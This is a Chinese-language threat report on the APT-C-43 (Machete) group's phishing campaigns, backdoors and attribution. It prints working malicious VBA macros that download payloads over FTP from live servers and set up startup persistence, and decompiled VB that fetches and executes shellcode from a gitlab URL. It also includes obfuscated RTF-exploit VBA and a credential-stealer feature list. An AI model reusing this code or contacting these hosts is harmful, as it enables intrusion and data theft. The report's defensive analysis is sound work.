APT-C-43（Machete）组织疑向更多元化演变

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APT-C-43

Machete


APT-C-43（Machete）组织最早由卡巴斯基于2014年披露，该组织的攻击活动集中于拉丁美洲具备西班牙语背景的目标，其主要通过社会工程学开展初始攻击，使用钓鱼邮件或虚假博客进行恶意文件传播，其受害者似乎都是西班牙语群体。

2020年12月我们对该组织意图窃取委内瑞拉军事机密为反对派提供情报支持的攻击活动进行了披露，披露的攻击活动中APT-C-43使用了Python编写的新后门Pyark进行攻击，同样地，此次报告中我方也会对该组织近年使用的新后门进行披露，同时对该组织的演变提供几分猜想。

一、攻击活动分析


1.攻击流程分析

完整的攻击流图描述以及攻击流程图：




2.恶意载荷分析

APT-C-43组织的载荷投递方式并未做过大改变，主要还是通过鱼叉钓鱼邮件以及虚假博客进行投递，钓鱼邮件中包含携带恶意宏代码的Office文档，宏代码启用后将会发起FTP请求从远程服务器中下载后门木马运行。



恶意文档的宏代码通过加密用以迷惑用户。




经提取的恶意宏代码运行后会使用FTP服务从远程服务器中下载lnk、bat、png三个文件至“C:\ProgramData”目录之中，后续会将lnk文件移动至“启动目录”用于执行bat文件，bat文件中的恶意代码再进一步从远程服务器【funkytothemoon.live】中下载恶意程序执行。

```
Sub Document_Open()
vvvvvvvvvv

End Sub

Sub vvvvvvvvvv()

Dim servidor As String, Usuario As String, cont As String, folder As String, file As String, file2 As String, filename As String
servidor = "94.140.112.24"
Usuario = "zadmin_1122"
cont = "zadmin_1122"
'----------------------------------------
local_file = "C:\ProgramData"
folder = "/"
filename1 = local_file & "\NisSrv.bat"
rfile1 = "r0201.jpg"
filename2 = local_file & "\Service.lnk"
rfile2 = "r0202.jpg"
filename3 = local_file & "\r2.png"
rfile3 = "r2.png"
'----------------------------------------
file_dest = Environ("APPDATA") + "\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender.lnk"
hOpen = InternetOpen(scUserAgent, INTERNET_OPEN_TYPE_DIRECT, vbNullString, vbNullString, 0)
hConnection = InternetConnect(hOpen, servidor, INTERNET_INVALID_PORT_NUMBER, Usuario, cont, INTERNET_SERVICE_FTP, INTERNET_FLAG_PASSIVE, 0)
bRet = FtpSetCurrentDirectory(hConnection, folder)
If bRet = False Then
Else
    bRet = FtpGetFile(hConnection, rfile1, filename1, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    bRet = FtpGetFile(hConnection, rfile2, filename2, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    bRet = FtpGetFile(hConnection, rfile3, filename3, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    Selection.InlineShapes.AddPicture filename:= _
    "c:\ProgramData\r2.png", LinkToFile:=False, _
    SaveWithDocument:=True
    If filename1 <> 0 Then
        If filename1 <> 0 Then
            FileCopy filename2, file_dest
            Kill (filename2)
        End If
    End If
End If

End
End Sub
```

3.攻击组件分析

启动目录下的lnk文件在计算机重启后会执行携带恶意代码的bat文件，bat文件执行后会从远程服务器【funkytothemoon.live】中下载MSI文件运行，攻击者在MSI文件内打包了一个恶意程序用户运行后调用msiexec.exe执行。




以往监测的APT-C-43组织活动中攻击者一贯在MSI安装包中放置一个经过Python打包的恶意程序，近年的监测中发现攻击者新增放置.NET 、 Visual Basic编译的恶意程序。


- Visual Basic

MD5	de10063b264c19605493f1cc7bd431f4
类型	win32 exe
文件大小	959.23 KB

Visual Basic编译的恶意程序是在具备正常功能的VB程序中插入恶意代码用以实现恶意功能的。




攻击者在程序中新建了一个窗口事件用于触发恶意代码。



恶意代码触发后会先从资源数据中读取配置数据，随后根据配置数据进行持久化以及文件备份以及进一步从gitlab.com中下载下一阶段载荷执行，根据gitlab.com地址可关联到大量以压缩包进行投递的相同木马。

```
'Data Table: 403E18
Dim var_AC As Variant
Dim var_DC As String
Dim var_114 As Variant
Dim var_BC As Variant
Dim var_CC As Variant
Dim var_16C As Boolean
Dim var_1A0 As Long
Dim var_D0 As Long
Dim var_1B4 As Long
loc_420D50: On Error Resume Next
loc_420D55: Call manaf()
loc_420D8F: global_64 = Split(global_52, "ggggggggggggggggggggggggggggggggggggggaaaaaaaaaaaaaaaaaa&&&!!!!!!!!#####################", -1, 0) 配置数据分隔符
loc_420DAC: If (CDbl(global_64(7)) = CDbl(1)) Then
loc_420DE5:   Sleep(CLng(CCur(CStr(CCur(global_64(8))) & "000")))
loc_420DEB: End If
loc_420E3F: global_60 = StrConv(Call Proc_5_0_420594(global_64(&HE), ".Kukurigyuuuuuuuuuuuuuuuuu:"), &H80, 0)
loc_420E58: If (CDbl(global_64(1)) = CDbl(1)) Then
loc_420E7F:   If (global_64(2) = "AppData") Then
loc_420EB7:     var_90 = CStr(Environ("AppData") & "\" & CVar(global_64(3)) & "\"   文件备份路径拼接
loc_420EC7:   End If
loc_420ED5:   var_8C = global_64(4)
loc_420F02:   var_DC = Call Proc_3_0_41A21C(var_90 & var_8C, var_90)
loc_420F2B:   var_BC = CVar("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\" & global_64(5)) 'String   注册表自启动
loc_420F36:   var_CC = CVar(var_90 & var_8C) 'String
loc_420F3A:   var_114 = "REG_SZ"
loc_420F45:   Call CreateObject("WScript.shell", 0).RegWrite
loc_420F55: Else
loc_420F57: End If
loc_420F70: Set var_158 = CreateObject("MSXML2.XMLHTTP", 0)
loc_420F79: var_AC = "GET"
loc_420F7F: var_114 = "https://gitlab.com/0coderproducts/myanus/-/raw/master/storage/text.txt"   下一步载荷请求地址
loc_420F85: var_16C = False
loc_420F8D: Call var_158.Open
loc_420F98: Call var_158.send
loc_420FA9: var_15C = CStr(var_158.responseText)
loc_420FC2: For var_1A8 = 1 To Len(var_15C) Step 2: var_19C = var_1A8 'Long
loc_420FEC:   var_194(var_1A0) = CByte("&H" & Mid$(var_15C, var_19C, 2))
loc_421003:   var_1A0 = (var_1A0 + 1)
loc_42100B: Next var_1A8 'Long
loc_421023: If (global_64(6) <> "self") Then
loc_42104D:   var_D0 = VarPtr(global_60(0))
loc_421070:   var_1B4 = VarPtr(CStr(global_68.netprocess()))
loc_421086:   CallWindowProcW(VarPtr(var_194(0)))
loc_421095: Else
loc_4210BE:   var_D0 = VarPtr(global_60(0))
loc_4210D9:   CallWindowProcW(VarPtr(var_194(0)))
loc_4210DF: End If
loc_4210E3: Exit Sub
End Sub
```


资源中的配置数据。



.NET

MD5	846f604b9504a4ec3889b88065b9fce0
类型	win32 exe
文件大小	134.00 KB

打包的.NET恶意程序经过高度混淆。



.NET恶意程序经分析发现其为github上的【Qvoid-Token-Grabber】项目修改而来，Qvoid-Token-Grabber是一个功能强大的密码抓取器。

Qvoid-Token-Grabber

I'm aware to the problem of Discord crashing/not get started, it might be caused because Discord latest update, I will fix it in couple of days!


Advanced grabber that grabs browser passwords, cookies, and Discord tokens with the computer information.
Our Discord Server: discord.gg/XMSbWFAXn3

Features


- [x] Protection (AntiDebug, AntiEmulation, AntiWebSniffers, AntiVM, AntiSandboxie) which is controlled through the settings file.
- [x] Gateway support, you can create your execution with the built-in library that I made; (There is a block of code after the grabbing which you can add your things to do, I added as an example Spread which is controlled through the settings file).
- [x] Spread to the victim's friends after grabbing.
- [x] Discord webhooks integration.
- [x] Grabs tokens from all installed clients even if the main path changed and deletes accounts duplicates.
- [x] 18 hardcoded known tokens locations.
- [x] Grabs PC information + token information (IP, CPU, GPU, WINKEY).
- [x] Sends screenshot of all screens at the moment of the grabbing.
- [x] Grabs browser cookies and passwords.
- [x] Supports Brave, Chrome, Edge, Firefox, and OperaGx. [Password & Cookies stealer]
- [x] Self-updating, When a new account is logged or password changed will be sent again with the new information.
- [x] Bypasses Anti-Token-Grabbers.
- [x] Supports grabbing from Firefox-based browsers (Pale Moon, WaterFox, Firefox [I will add more in the future])

- [ ] Local cache.
- [ ] 18 hardcoded paths 😢 (Because I prefer dynamic).
- [ ] Works pretty slow (18 seconds on average) because it was taking lots of CPU usage, now it's pretty silent and should work at the same time for all CPUs.

此处的.NET经修改后，配置文件字符经加密后于程序资源段保存供木马程序读取并调用。



资源数据字符经解密后数据，从解密的字符数据来看攻击者并未对Qvoid-Token-Grabber项目的功能做过多的修改，仅在原工程中添加的计算机键盘监控以及远程脚本执行功能。



根据木马程序对敏感字符的调用以及对照Qvoid-Token-Grabber项目源码发现其具备以下能力：

1	计算机基础信息获取（硬件信息，系统信息）
2	浏览器，邮件客户端密码窃取
3	加密钱包地址获取
4	自我销毁功能
5	提权功能
6	文件执行
7	notepad文本编辑
8	计算机用户遍历
9	获取指定进程句柄
10	获取当前进程列表
11	远程进程销毁
12	反调试
13	沙箱检测
14	虚拟机环境检测
15	设置代理
16	Roblox Cookies获取
17	Discord token获取以及discord API数据交互
18	Telegram API数据交互


木马程序最终将窃取所得的计算机内的敏感信息以及落地在计算机内的log.txt（键盘监控数据）通过Discord API 发送到攻击者手中完成数据窃取。

4.攻击数据关联分析

在对APT-C-43组织涉及的C&C数据后续关联工作中发现一个包含CVE-2017-8570漏洞载荷的RTF可疑文件。

MD5	52e06cdff689ed4b505400a78fd0502d
类型	Rtf
文件大小	234.81 KB

使用受漏洞影响版本的Word程序打开该文件后会触发该漏洞，在rtf文件内嵌的恶意VBA脚本代码会被执行，恶意脚本执行后会从“http://funkytothemoon.live/updater.exe”中下载载荷运行。



其中内嵌在rtf文件中的VBA代码经混淆处理，VBA代码中残留有注释字符其中包含调试代码以及代码释义，根据注释的代码释义字符可在github中找到函数原型于WMIHACKER等项目中使用过。

```
Function age64Procode(ByVal cvwtr5ycbve, ByVal trtsk484t378)
    Dim xtexenc
    if trtsk484t378 Then xtexenc = "utf-16le" Else xtexenc = "utf" + "-8"
    ' Use an aux. XML document with a Base64-encoded element.
    ' Assigning the encoded text to .Text makes the decoded byte array
    ' available via .nodeTypedValue, which we can pass to BytesToStr()
    kvjusvsfdcsb = "bje"
    cvbnm = "CreateO" + kvjusvsfdcsb + "ct"
    soswjwslvc = "reate"
    mosdoepfy9eqje = "Se"
    vposaleusaogr = "(""Msx"
    vposaleusaogr = vposaleusaogr + "ml2."
    vposaleusaogr = vposaleusaogr + "DOMDocument"").C"
    mosdoepfy9eqje = mosdoepfy9eqje + "t alxmd = " + cvbnm + vposaleusaogr + soswjwslvc + "E"
    mosdoepfy9eqje = mosdoepfy9eqje + "l"
    mosdoepfy9eqje = mosdoepfy9eqje + "em"
    mosdoepfy9eqje = mosdoepfy9eqje + "ent("
    mosdoepfy9eqje = mosdoepfy9eqje + """au" + "x"")"
    'MsgBox(mosdoepfy9eqje)
    var1 = mosdoepfy9eqje
    var2 = "ex"
    var2 = var2 + "ecute(var1)"
    eval var2
    ksvjvwdwye2r = "Data"
    odjeiojfyd2f8fu34u = "alxmd." + ksvjvwdwye2r + "Type = wslausfychks"
    var1 = odjeiojfyd2f8fu34u

    var2 = "ex"
    var2 = var2 + "ecute(var1)"

    dim a32947234987234:eval(var2)

'MsgBox(aaaaaaaadddd)
    vartyzx = "md."
    vartx = "Tex"
```

VBA代码中C&C地址由base64硬编码保存在代码开头。

```
<scripteT
          >
<script language = 'vbscript'>

fsdfdsfs = "aHR0UDovL2Z1bmt5dG90aGVtb29uLmxpdmUvdXBkYXRlci5leGU=" 'httP://funkytothemoon.live/updater.exe
yulkytjtrhtjrkdsarjky ="dXBkYXRlci5leGU="   'updater.exe

sdpfkdfhow = "[illegible]
```

虽然该rtf文件的域名与APT-C-43样本使用的域名一致，但由于TTPs差异过大并且以往的披露报告中也未表明APT-C-43组织将CVE-2017-8570漏洞加入其攻击流，尽管CVE-2017-8570并不高明，但是我们还是尝试对该VBA代码进行关联企图发现更多其它信息。

好消息是根据VBA代码的特征我们成功关联到许多使用同样VBA宏代码的RTF文档文件，但坏消息是这批次样本出乎意料的多且样本使用的诱饵名多为“ Purchase Order.doc”、“Inquiry*.doc”、“*REVISED.doc”、“New_Purchase_Order*.doc”、“Products

List.doc”等和以谋利目地的黑客组织惯用诱饵名一致，诱饵文件名不仅“泛滥”还存在朝鲜语命名的诱饵文档,半岛地区也并未是APT-C-43组织的首要攻击目标。

MD5
a024743ba161e232a86a9ef3e92f66aa
015e07f55cf7c590671981ad7a06af99
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
117d9138f0db7fa7373f336234472248
f0ec4c26119748dfad981ed0958dd241

诱饵文档进一步关联还可关联出众多样本以及C&C数据，使用这VBA代码的恶意文档从22年一直活跃到23年，其中攻击流与APT-C-43组织以往活动中使用的相差甚大，但从观测到该组织此前活动中积极利用github的项目以及使用的诱饵文件名来看未必不是该组织所为，可以猜测APT-C-43组织或向更多元化演变不再是单一的对土耳其语人群进行攻击，或演变其它小组投放以采购订单、加密货币、收据等恶意载荷文档进行敛财。

二、溯源分析

APT-C-43(Machete)组织此前披露活动中使用的攻击流与此次披露的事件中使用的基本一致。



另外，载荷文档中的VBA代码也基本一致。由此我们推测，此次攻击活动的幕后组织应该是APT-C-43（Machete）。

```
Sub WinA64()
Dim servidor As String, Usuario As String, Contraseña As String, folder As String, file As String, file2 As String, filename As String
servidor = "files.000webhost.com"
Usuario = "x3543sd"
Contraseña = "DxMnT4MlA8gij"
'----------------------------------------
local_file = "C:\ProgramData"
folder = "/public_html"
filename1 = local_file & "\NisSrv.bat"
rfile1 = "file.jpg"
filename2 = local_file & "\Service.lnk"
rfile2 = "file2.jpg"
'----------------------------------------
file_dest = Environ("APPDATA") + "\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender.lnk"
hOpen = InternetOpen(scUserAgent, INTERNET_OPEN_TYPE_DIRECT, vbNullString, vbNullString, 0)
hConnection = InternetConnect(hOpen, servidor, INTERNET_INVALID_PORT_NUMBER, Usuario, Contraseña, INTERNET_SERVICE_FTP, INTERNET_FLAG_PASSIVE, 0)
bRet = FtpSetCurrentDirectory(hConnection, folder)
If bRet = False Then
Else
    bRet = FtpGetFile(hConnection, rfile1, filename1, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    bRet = FtpGetFile(hConnection, rfile2, filename2, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    If filename1 <> 0 Then
        If filename1 <> 0 Then
            FileCopy Ruta & filename2, file_dest
            Kill (filename2)
        End If
    End If
End If
Contador = ActiveDocument.Shapes.Count
Nombre = ActiveDocument.Shapes(2).Name
ActiveDocument.Shapes(Nombre).Select
Selection.ShapeRange.Delete
End
End Sub
```

360聚能过去20年实战经验及能力推出360安全云，目前，360安全云已实现对此类威胁的全面检出，全力守护千行百业数字安全。

附录 IOC

94.140.112.24

funkytothemoon.live

https://gitlab.com/0coderproducts/myanus/-/raw/master/storage/text.txt

ef36efb72a7da7a0fdd0b023f8ce42f7

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